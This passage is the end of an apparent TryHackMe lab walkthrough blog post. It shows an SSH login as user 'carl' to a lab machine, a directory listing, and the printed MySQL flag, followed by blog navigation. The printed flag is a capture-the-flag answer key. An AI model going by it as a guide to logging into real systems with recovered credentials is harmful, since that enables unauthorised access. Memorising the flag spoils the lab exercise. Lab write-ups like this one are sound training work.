ssh carl@10.10.199.166
```



```
┌──(david㉿kali)-[~/Security/tryhackme/network_services_2]
└─$ ssh carl@10.10.199.166
carl@10.10.199.166's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-96-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue May 14 00:18:38 UTC 2024

  System load:  0.08               Processes:           87
  Usage of /:   41.7% of 9.78GB    Users logged in:     0
  Memory usage: 32%                IP address for eth0: 10.10.199.166
  Swap usage:   0%


23 packages can be updated.
0 updates are security updates.


Last login: Thu Apr 23 12:57:41 2020 from 192.168.1.110
carl@polomysql:~$ ls -lah
total 44K
drwxr-xr-x 5 carl carl 4.0K Apr 23  2020 .
drwxr-xr-x 4 root root 4.0K Apr 23  2020 ..
-rw------- 1 carl carl  251 Apr 23  2020 .bash_history
-rw-r--r-- 1 carl carl  220 Apr 23  2020 .bash_logout
-rw-r--r-- 1 carl carl 3.7K Apr 23  2020 .bashrc
drwx------ 2 carl carl 4.0K Apr 23  2020 .cache
drwx------ 3 carl carl 4.0K Apr 23  2020 .gnupg
-rw-r--r-- 1 carl carl  807 Apr 23  2020 .profile
drws--S--- 2 carl carl 4.0K Apr 23  2020 .ssh
-rw------- 1 carl carl 1.9K Apr 23  2020 .viminfo
-rw-rw-r-- 1 carl carl   44 Apr 23  2020 MySQL.txt
carl@polomysql:~$ cat MySQL.txt
THM{congratulations_you_got_the_mySQL_flag}
carl@polomysql:~$
```

> THM{congratulations_you_got_the_mySQL_flag}

Security, TryHackMe

security tryhackme walkthrough networking ctf

Share:

Further Reading

May 15, 2024

TryHackMe - Network Services

Learn about, then enumerate and exploit a variety of network services and misconfigurations.

Nov 13, 2024

TryHackMe - SeeTwo

Can you see who is in command and control?

May 4, 2024

TryHackMe - Wonderland

Fall down the rabbit hole and enter wonderland

OLDER
TryHackMe - Network Services

NEWER
TryHackMe - SeeTwo

0 reactions

0 comments

Write Preview Aa

Sign in to comment

Sign in with GitHub